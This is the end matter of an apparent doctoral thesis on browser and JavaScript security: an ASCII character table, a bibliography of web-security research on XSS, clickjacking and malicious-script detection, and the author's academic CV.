U+0022	22	34	042	"	Quotation Mark
U+0023	23	35	043	#	Number Sign
U+0025	25	37	045	%	Percent Sign
U+0026	26	38	046	&	Ampersand
U+0027	27	39	047	’	Apostrophe
U+0028	28	40	050	(	Left Parenthesis
U+0029	29	41	051	)	Right Parenthesis
U+002A	2A	42	052	*	Asterisk
U+002B	2B	43	053	+	Plus Sign
U+002D	2D	45	055	-	Hyphen-Minus
U+003A	3A	58	072	:	Colon
U+003B	3B	59	073	;	Semicolon
U+003C	3C	60	074	<	Less-than Sign
U+003D	3D	61	075	=	Equals Sign
U+003E	3E	62	076	>	Greater-than Sign
U+003F	3F	63	077	?	Question Mark
U+0040	40	64	100	@	Commercial At
U+005B	5B	91	133	[	Left Square Bracket
U+005C	5C	92	134	\	Reverse Solidus
U+005D	5D	93	135	]	Right Square Bracket
U+0060	60	96	140	‘	Grave Accent
U+007B	7B	123	173	{	Left Curly Bracket
U+007D	7D	125	175	}	Right Curly Bracket

Table 6.1: ASCII table of characters relevant for this thesis

Bibliography

[AGD05] C. Anderson, P. Giannini, and S. Drossopoulou. Towards type inference for javascript. *ECOOP 2005-Object-Oriented Programming*, pages 428–452, 2005.

[All00] Sun-Netscape Alliance. Core JavaScript guide 1.5: 7 working with objects. http://javascript.internet.com/reference/core/obj.html#1018325, September 2000.

[Arv02] Erik Arvidsson. The power of JS (WebFX). http://webfx.eae.net/dhtml/ieemu/js.html, June 2002.

[BBJ10] D. Bates, A. Barth, and C. Jackson. Regular expressions considered harmful in client-side xss filters. In *Proceedings of the 19th international conference on World wide web*, pages 91–100. ACM, 2010.

[BCS09] A. Barth, J. Caballero, and D. Song. Secure content sniffing for web browsers, or how to stop papers from reviewing themselves. In *2009 30th IEEE Symposium on Security and Privacy*, pages 360–371. IEEE, 2009.

[BEK$^+$10] M. Balduzzi, M. Egele, E. Kirda, D. Balzarotti, and C. Kruegel. A solution for the automated detection of clickjacking attacks. In *Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security*, pages 135–144. ACM, 2010.

[BFSB] A. Barth, A.P. Felt, P. Saxena, and A. Boodman. Protecting browsers from extension vulnerabilities. In *Proceedings of the 17th Network and Distributed System Security Symposium (NDSS 2010)*. Citeseer.

[BGBK11] M. Balduzzi, C.T. Gimenez, D. Balzarotti, and E. Kirda. Automated discovery of parameter pollution vulnerabilities in web applications. In *Proceedings of the 18th Network and Distributed System Security Symposium*, 2011.

[BMM11] Elie Bursztein, Matthieu Martin, and John Mitchell. Text-based captcha strengths and weaknesses. In *Proceedings of the 18th ACM conference on Computer and communications security*, CCS '11, pages 125–138, New York, NY, USA, 2011. ACM.

[BWS09] A. Barth, J. Weinberger, and D. Song. Cross-origin javascript capability leaks: Detection, exploitation, and defense. In *Proceedings of the 18th* *conference on USENIX security symposium*, pages 187–198. USENIX Association, 2009.

[CCVK11] D. Canali, M. Cova, G. Vigna, and C. Kruegel. Prophiler: A fast filter for the large-scale detection of malicious web pages. In *Proceedings of the 20th international conference on World wide web*, pages 197–206. ACM, 2011.

[CJ03] M. Christodorescu and S. Jha. Static analysis of executables to detect malicious patterns. In *Proceedings of the 12th conference on USENIX Security Symposium-Volume 12*, pages 12–12. USENIX Association, 2003.

[CKV10a] M. Cova, C. Kruegel, and G. Vigna. Detection and analysis of drive-by-download attacks and malicious javascript code. In *Proceedings of the 19th international conference on World wide web*, pages 281–290. ACM, 2010.

[CKV10b] Marco Cova, Christopher Kruegel, and Giovanni Vigna. Detection and analysis of drive-by-download attacks and malicious JavaScript code. In *19th international conference on World Wide Web*, 2010.

[CLZS11] C. Curtsinger, B. Livshits, B. Zorn, and C. Seifert. Zozzle: Fast and precise in-browser javascript malware detection. In *USENIX Security Symposium*, 2011.

[CMJL09] R. Chugh, J.A. Meister, R. Jhala, and S. Lerner. Staged information flow for javascript. In *ACM SIGPLAN Notices*, volume 44, pages 50–62. ACM, 2009.

[Cro08] D. Crockford. Adsafe: Making javascript safe for advertising, 2008.

[DDRD$^+$10] M. Decat, P. De Ryck, L. Desmet, W. Joosen, and F. Piessens. Towards building secure web mashups. *Proc. AppSec Research*, 2010.

[Dis02] Full Disclosure. Full disclosure: July 2002. http://seclists.org/fulldisclosure/2002/Jul/index.html, July 2002.

[ea99] Georgi Guninski et al. Bugtraq: January 1999. http://seclists.org/bugtraq/1999/Jan/index.html, January 1999.

[EAYT11] A.S. El Ahmad, J. Yan, and M. Tayara. The robustness of google captchas. 2011.

[End] D. Endler. The evolution of cross site scripting attacks. *Whitepaper, iDefense Inc.(May 2002) http://www. cgisecurity. com/lib/XSS. pdf.*

[EWKK09] M. Egele, P. Wurzinger, C. Kruegel, and E. Kirda. Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks. *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 88–106, 2009.

[Fat04] H. Father. Hooking Windows API - Technics of Hooking API functions on Windows. *The CodeBreakers Journal*, 1(2), 2004.

[FCK95] D. Ferraiolo, J. Cugini, and D.R. Kuhn. Role-based access control (rbac): Features and motivations. In *Proceedings of 11th Annual Computer Security Application Conference*, pages 241–48. IEEE Computer Society Press, 1995.

[Fou00] Apache Foundation. Cross site scripting info. http://httpd.apache.org/info/css-security/, 2000.

[FWB10] M. Finifter, J. Weinberger, and A. Barth. Preventing capability leaks in secure javascript subsets. In *17th Annual Network & Distributed System Security Symposium, San Diego, CA, USA*. Citeseer, 2010.

[GL09a] S. Guarnieri and B. Livshits. Gatekeeper: Mostly static enforcement of security and reliability policies for javascript code. In *Proceedings of the 18th conference on USENIX security symposium*, pages 151–168. USENIX Association, 2009.

[GL09b] Salvatore Guarnieri and Benjamin Livshits. GATEKEEPER: Mostly Static Enforcement of Security and Reliability Policies for JavaScript Code. In *USENIX Security Symposium*, 2009.

[Gun99a] Georgi Guninski. IE 5.0 security vulnerabilities - %01 bug again. http://www.guninski.com/read2.html, January 1999.

[Gun99b] Georgi Guninski. IE 5.0 security vulnerabilities - ImportExportFavorites - at least creating and overwriting files, probably executing programs. http://www.guninski.com/imp.html, September 1999.

[Gun00] Georgi Guninski. IIS 5.0 cross site scripting vulnerability - using .shtml files or /_vti_bin/shtml.dll. http://www.guninski.com/iis50shtml.html, August 2000.

[Hey] Gareth Heyes. JSReg. http://www.businessinfo.co.uk/labs/jsreg/jsreg.html.

[HFH] M. Heiderich, T. Frosch, and T. Holz. Iceshield: Detection and mitigation of malicious websites with a frozen dom.

[HFJH] M. Heiderich, T. Frosch, M. Jensen, and T. Holz. Crouching tiger - hidden payload: Security risks of scalable vectors graphics.

[HFNS11] M. Heiderich, T. Frosch, M. Niemietz, and J. Schwenk. The bug that made me president: A browser- and web-security case study on helios voting. In *Proceedings of Third international conference on E-voting and Identity (VoteID)*. VoteID, 2011.

[HHSH12] M. Heiderich, G. Heyes, J. Schwenk, and T. Holz. The hare, the hedgehog and his wife: Preventing xss attacks with javascript and a trusted dom. 2012.

[HNHL10] Mario Heiderich, Eduarto Alberto Vela Nava, Gareth Heyes, and David Lindsay. *Web Application Obfuscation: '-/WAFs..Evasion..Filters//alert(/Obfuscation/)-'.* Syngress, 1. edition edition, December 2010.

[hol] Grammar-based interpreter fuzz testing. Master's thesis.

[HV05] O. Hallaraker and G. Vigna. Detecting malicious javascript code in mozilla. 2005.

[HWEJ10] Lin-Shung Huang, Zack Weinberg, Chris Evans, and Collin Jackson. Protecting browsers from Cross-Origin CSS attacks. In *ACM Conference on Computer and Communications Security (CCS) 2010)*, 2010.

[IEKY04] O. Ismail, M. Etoh, Y. Kadobayashi, and S. Yamaguchi. A proposal and implementation of automatic detection/collection system for cross-site scripting vulnerability. In *Advanced Information Networking and Applications, 2004. AINA 2004. 18th International Conference on*, volume 1, pages 145–151. IEEE, 2004.

[JBB$^+$09] C. Jackson, A. Barth, A. Bortz, W. Shao, and D. Boneh. Protecting browsers from dns rebinding attacks. *ACM Transactions on the Web (TWEB)*, 3(1):2, 2009.

[JEP08] M. Johns, B. Engelmann, and J. Posegga. Xssds: Server-side detection of cross-site scripting attacks. In *Computer Security Applications Conference, 2008. ACSAC 2008. Annual*, pages 335–344. IEEE, 2008.

[JJ11] T. Jager and S. Juraj. How to break xml encryption. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 413–422. ACM, 2011.

[Joh08] M. Johns. On javascript malware and related threats. *Journal in Computer Virology*, 4(3):161–178, 2008.

[JW06] M. Johns and J. Winter. Requestrodeo: Client side protection against session riding. In *Proceedings of the OWASP Europe 2006 Conference, refereed papers track, Report CW448*, pages 5–17, 2006.

[KGJE09] A. Kieyzun, P.J. Guo, K. Jayaraman, and M.D. Ernst. Automatic creation of sql injection and cross-site scripting attacks. In *Proceedings of the 31st International Conference on Software Engineering*, pages 199–209. IEEE Computer Society, 2009.

[KKVJ06] E. Kirda, C. Kruegel, G. Vigna, and N. Jovanovic. Noxes: a client-side solution for mitigating cross-site scripting attacks. In *Proceedings of the 2006 ACM symposium on Applied computing*, pages 330–337. ACM, 2006.

[Kle05] Amit Klein. DOM based cross site scripting or XSS of the third kind. http://www.webappsec.org/projects/articles/071105.shtml, 2005.

[KLZ+11] S. Kaplan, B. Livshits, B. Zorn, C. Siefert, and C. Curtsinger. " nofus: Automatically detecting"+ string. fromcharcode (32)+" obfuscated". tolowercase ()+" javascript code. *month*, 2011.

[Kon07] V. Kongsli. Security testing with selenium. In *Companion to the 22nd ACM SIGPLAN conference on Object-oriented programming systems and applications companion*, pages 862–863. ACM, 2007.

[Kre11] G. Kreitz. Timing is everything: the importance of history detection. *Computer Security–ESORICS 2011*, pages 117–132, 2011.

[Law09] Eric Lawrence. Same origin policy part 1: No peeking. `http://blogs.msdn.com/b/ieinternals/archive/2009/08/28/explaining-same-origin-policy-part-1-deny-read.aspx`, August 2009.

[Lee98] Tim Lee. Run time efficiency of accessor functions. http://www.scribd.com/doc/53104779/Run-Time-Efficiency-of-Accessor-Functions, July 1998.

[MBGL06] A. Moshchuk, T. Bragin, S.D. Gribble, and H.M. Levy. A crawler-based study of spyware on the web. In *Proceedings of the 2006 Network and Distributed System Security Symposium*, pages 17–33. Citeseer, 2006.

[MDC11] MDC. defineProperty - MDC, 2011.

[Med10] J. Medina. Abusing insecure features of internet explorer, febuary 2010, 2010.

[Mil05] J. Milletary. Technical trends in phishing attacks. *Retrieved December*, 1:2007, 2005.

[ML08] M. Martin and M.S. Lam. Automatic generation of xss and sql injection attacks with goal-directed model checking. In *Proceedings of the 17th conference on Security symposium*, pages 31–43. USENIX Association, 2008.

[MMT08] S. Maffeis, J.C. Mitchell, and A. Taly. An operational semantics for JavaScript. In *Proc. of APLAS'08*, volume 5356 of *LNCS*, pages 307–325, 2008. See also: Dep. of Computing, Imperial College London, Technical Report DTR08-13, 2008.

[MMT09] S. Maffeis, J.C. Mitchell, and A. Taly. Isolating javascript with filters, rewriting, and wrappers. In *Proc of ESORICS'09*. LNCS, 2009.

[MMT10] S. Maffeis, J.C. Mitchell, and A. Taly. Object capabilities and isolation of untrusted web applications. In *Proc of IEEE Security and Privacy'10*. IEEE, 2010.

[MPS10] Jonas Magazinius, Phu H. Phung, and David Sand. Safe wrappers and sane policies for self protecting JavaScript, June 2010.

[MSL$^+$] M.S. Miller, M. Samuel, B. Laurie, I. Awad, and M. Stay. Caja: Safe active content in sanitized javascript. *hhtp://google-caja. googlecode. com/files/caja-spec-2008-01-15. pdf.*

[MT09] S. Maffeis and A. Taly. Language-based isolation of untrusted Javascript. In *Proc. of CSF'09*, IEEE, 2009. See also: Dep. of Computing, Imperial College London, Technical Report DTR09-3, 2009.

[Nav06] Eduardo Vela Nava. ACS - active content signatures. *PST_ WEBZINE_ 0X04*, (4), December 2006.

[Nie11] Marcus Niemietz. Ui redressing: Attacks and countermeasures revisited. In *in CONFidence 2011*, 2011.

[Nik11] Nick Nikiforakis. Bypassing chrome's Anti-XSS filter | the good, the bad and the insecure. http://blog.securitee.org/?p=37, September 2011.

[NSS09] Y. Nadji, P. Saxena, and D. Song. Document structure integrity: A robust basis for cross-site scripting defense. In *Proceedings of the Network and Distributed System Security Symposium*. Citeseer, 2009.

[OS11] T. Oda and A. Somayaji. Enhancing web page security with security style sheets. February 2011.

[PB06] T. Pietraszek and C. Berghe. Defending against injection attacks through context-sensitive string evaluation. In *Recent Advances in Intrusion Detection*, pages 124–145. Springer, 2006.

[PDL$^+$11] K. Patil, X. Dong, X. Li, Z. Liang, and X. Jiang. Towards fine-grained access control in javascript contexts. In *Proceedings of the 31st International Conference on Distributed Computing Systems (ICDCS), Minneapolis, Minnesota, USA*, 2011.

[PMM$^+$07] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The ghost in the browser analysis of web-based malware. In *Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets*, pages 4–4. USENIX Association, 2007.

[PMRM08] N. Provos, P. Mavrommatis, M.A. Rajab, and F. Monrose. All your iframes point to us. In *Proceedings of the 17th conference on Security symposium*, pages 1–15. USENIX Association, 2008.

[PSC09] Phu H. Phung, David Sands, and Andrey Chudnov. Lightweight Self-Protecting javascript. volume March 2009 of *Computer and Communications Security (ASIACCS 2009)*, pages 47–60. ACM Press, March 2009.

[RBBJ10] Gustav Rydstedt, Elie Bursztein, Dan Boneh, and Collin Jackson. Busting frame busting: a study of clickjacking vulnerabilities on popular sites. July 2010.

[RBP09] C. Reis, A. Barth, and C. Pizano. Browser security: lessons from google chrome. *Queue*, 7(5):3, 2009.

[Rea00] Jim Reavis. CSOinformer - linux vs. microsoft: Who solves security problems faster? http://www.reavis.org/research/solve.shtml, January 2000.

[RJPJ10] A. Raj, A. Jain, T. Pahwa, and A. Jain. Picture captchas with sequencing: Their types and analysis. 2010.

[RKD10] K. Rieck, T. Krueger, and A. Dewald. Cujo: Efficient detection and prevention of drive-by-download attacks. In *Proceedings of the 26th Annual Computer Security Applications Conference*, pages 31–39. ACM, 2010.

[RLZ09] P. Ratanaworabhan, B. Livshits, and B. Zorn. Nozzle: A defense against heap-spraying code injection attacks. In *Proceedings of the 18th conference on USENIX security symposium*, pages 169–186. USENIX Association, 2009.

[SHB09] E. Stark, M. Hamburg, and D. Boneh. Symmetric cryptography in javascript. In *Computer Security Applications Conference, 2009. ACSAC'09. Annual*, pages 373–381. IEEE, 2009.

[SHJ$^+$11] J. Somorovsky, M. Heiderich, M. Jensen, J. Schwenk, N. Gruschka, and L. Lo Iacono. All your clouds are belong to us: security analysis of cloud management interfaces. In *Proceedings of the 3rd ACM workshop on Cloud computing security workshop*, pages 3–14. ACM, 2011.

[SML10] P. Saxena, D. Molnar, and B. Livshits. Scriptgard: Preventing script injection attacks in legacy web applications with automatic sanitization. Technical report, Technical Report MSR-TR-2010-128, Microsoft Research, 2010.

[SSM10] S. Stamm, B. Sterne, and G. Markham. Reining in the web with content security policy. In *Proceedings of the 19th international conference on World wide web*, pages 921–930. ACM, 2010.

[Sta10] Stackoverflow. Today's XSS onmouseover exploit on twitter.com - stack overflow. http://stackoverflow.com/questions/3762746/todays-xss-onmouseover-exploit-on-twitter-com, September 2010.

[Thi05] P. Thiemann. Towards a type system for analyzing javascript programs. *Programming Languages and Systems*, pages 408–422, 2005.

[TLLV08] M. Ter Louw, J.S. Lim, and VN Venkatakrishnan. Enhancing web browser security against malware extensions. *Journal in Computer Virology*, 4(3):179–195, 2008.

[TMKLF08] Dean Turner, Trevor Mack, Mo King Low, and Marc Fossi. Symantec internet security threat report: Trends for July–December 2007 (Executive summary), March 2008.

[Top01] J. Topf. The html form protocol attack. *BugTraq posting, Aug*, 2001.

[Uni00] Carnegie Mellon University. CERT advisory CA-2000-02 malicious HTML tags embedded in client web requests. http://www.cert.org/advisories/CA-2000-02.html, February 2000.

[VCM10] T. Van Cutsem and M.S. Miller. Proxies: Design principles for robust object-oriented intercession apis. In *Proceedings of the 6th symposium on Dynamic languages*, pages 59–72. ACM, 2010.

[Ven09] A. Ventura. Jsc: A javascript object system. *Arxiv preprint arXiv:0912.2861*, 2009.

[VNJ+07] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Cross site scripting prevention with dynamic data tainting and static analysis. In *Proceeding of the Network and Distributed System Security Symposium (NDSS)*, volume 42. Citeseer, 2007.

[WGM+09] H.J. Wang, C. Grier, A. Moshchuk, S.T. King, P. Choudhury, and H. Venter. The multi-principal os construction of the gazelle web browser. In *Proceedings of the 18th conference on USENIX security symposium*, pages 417–432. USENIX Association, 2009.

[WHF07] C. Willems, T. Holz, and F. Freiling. CWSandbox: Towards Automated Dynamic Binary Analysis. *IEEE Security and Privacy*, 5(2), 2007.

[WPL+09] P. Wurzinger, C. Platzer, C. Ludl, E. Kirda, and C. Kruegel. Swap: Mitigating xss attacks using a reverse proxy. In *Proceedings of the 2009 ICSE Workshop on Software Engineering for Secure Systems*, pages 33–39. IEEE Computer Society, 2009.

[WS08] G. Wassermann and Z. Su. Static detection of cross-site scripting vulnerabilities. In *Proceedings of the 30th international conference on Software engineering*, pages 171–180. ACM, 2008.

[WSA$^+$11a] J. Weinberger, P. Saxena, D. Akhawe, M. Finifter, R. Shin, and D. Song. An empirical analysis of xss sanitization in web application frameworks. Technical report, Tech. Rep. UCB/EECS-2011-11, EECS Department, University of California, Berkeley, 2011.

[WSA$^+$11b] J. Weinberger, P. Saxena, D. Akhawe, M. Finifter, R. Shin, and D. Song. A systematic analysis of xss sanitization in web application frameworks. In *Proceedings of 16th European Symposium on Research in Computer Security (ESORICS)*, 2011.

[YCIS07] D. Yu, A. Chander, N. Islam, and I. Serikov. Javascript instrumentation for browser security. In *Proceedings of the 34th annual ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 237–249. ACM, 2007.

[YEA09] J. Yan and A.S. El Ahmad. Captcha security: a case study. *Security & Privacy, IEEE*, 7(4):22–28, 2009.

[Zba11] Boris Zbarsky. __lookupGetter__ - MDN. https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/Object/lookupGetter, July 2011.

[ZYG08] S. Zarandioon, D. Yao, and V. Ganapathy. Omos: A framework for secure communication in mashup applications. In *Computer Security Applications Conference, 2008. ACSAC 2008. Annual*, pages 355–364. IEEE, 2008.

Curriculum Vitae of Mario Heiderich

Contact Data

Address	Auf dem Aspei 32a 44801 Bochum
Date of Birth	8th of July, 1981
Born in	Marburg a. d. Lahn
Nationality	German
E-Mail	mario.heiderich@rub.de

Education and Civilian Service

2000	University Admission, Christian Rauch Schule, Bad Arolsen.
2000–2001	Civilian Service Deutsches Rotes Kreuz, Wolfhagen.

Academic Experience

2001–2005	Academic Studies and *Graduate Engineer in Media Informatics*, University of Applied Sciences, Friedberg.
since May 2010	PhD Candidate at Prof. Dr. Jörg Schwenk, Chair for Network and Data Security, Ruhr-University Bochum.

Professional Experience

2004	University Intern, Editworks GmbH, Marburg a. d. Lahn.
2005–2007	Developer, DocCheck Medical Services GmbH, Cologne.
2007–2009	Security Developer, Ormigo GmbH, Cologne.
2009–2011	Technical Lead / CTO, Business In Inc., New York, USA / Cologne.
since Jan. 2011	Security Researcher, Chair for Network and Data Security, Ruhr-University Bochum.
since Jan. 2011	Security Researcher, Microsoft, Redmond, USA.
since Jul. 2011	Penetrationtester, Deutsche Post AG, Bonn.

Publications

1. Crouching Tiger – Hidden Payload: Security Risks of Scalable Vectors Graphics, Mario Heiderich, Tilman Frosch, Meiko Jensen, Thorsten Holz - 18th ACM Conference on Computer and Communications Security (CCS), October 2011

2. All Your Clouds are Belong to us – Security Analysis of Cloud Management Interfaces, Juraj Somorovsky, Mario Heiderich, Meiko Jensen, Jörg Schwenk, Nils Gruschka, Luigi Lo Iacono - 18th ACM ACM Cloud Computing Security Workshop (CCSW), October 2011
3. IceShield: Detection and Mitigation of Malicious Websites with a Frozen DOM, Mario Heiderich, Tilman Frosch, Thorsten Holz - 14th International Symposium on Recent Advances in Intrusion Detection (RAID), September 2011
4. The Bug that made me President – A Browser- and Web-Security Case Study on Helios Voting, Mario Heiderich, Tilman Frosch, Marcus Niemietz, Jörg Schwenk - 3rd International Conference on E-Voting and Identity (VoteID 2011), September 2011
5. The Hare, the Hedgehog and his Wife: Preventing XSS Attacks with JavaScript and a Trusted DOM, Mario Heiderich, Gareth Heyes, Jörg Schwenk, Thorsten Holz - In Submision for 21rd International WWW Conference (WWW 2012), April 2012

Conference Talks

1. The Image that called me – Active Content Injection with SVG Files, Mario Heiderich, Bluehat 2011, Seattle, USA
2. Locking the Throne Room 2.0 – How ES5+ will change XSS and Client Side Security, Mario Heiderich, Bluehat 2011, Seattle, USA
3. Locking the Throne Room – ECMA Script 5, a frozen DOM and the eradication of XSS, Mario Heiderich, Hack In Paris 2011, Paris, France
4. Dev and Blind – Attacking the Weakest Link in IT Security, Mario Heiderich, Johannes Hofmann, CONFidence 2010 2.0, Prague, Czech Republic
5. The Presence and Future of Web Attacks – Multi-Layer Attacks and XSSQLI, Mario Heiderich, CONFidence 2010, Krakow, Poland
6. JavaScript from Hell – Advanced Client Side Injection Techniques of Tomorrow, Mario Heiderich, OWASP AppSec Germany 2009 Conference, Nuremberg, Germany
7. The Ultimate IDS Smackdown – How red vs. blue situations can influence more than one might assume, Mario Heiderich, Gareth Heyes, OWASP Chapter Meeting 2009, London, UK
8. I thought you were my friend – Malicious markup, browser issues and other obscurities, Mario Heiderich, CONFidence 2009, Krakow, Poland
9. PHPIDS – Monitoring Attack Surface Activity, Mario Heiderich, OWASP AppSec Europe 2008, Ghent, Belgium

Projects and Work

- Penetration-Testing for various international companies

Further Activities

- Co-founder and Lead Developer PHPIDS, `http://phpids.org/`
- Founder and Maintainer of the HTML5 Security Cheatsheet, `http://html5sec.org/`
- Invited Speaker on international Conferences (CONFidence 2009, 2010, 2011, 2012; Hack In Paris 2011, 2012; OWASP AppSec Research 2010, 2011)
- Co-Chair on international Web Application Security Summits (OWASP Summit, 2011, Portugal)
- Captain of Team RUB - Winner of the E-POSTBRIEF Security Cup, 2010
- Published Author (Sichere Webanwendungen: Das Praxisbuch, Galileo Press, 2008; Web Application Obfuscation, Syngress, 2010)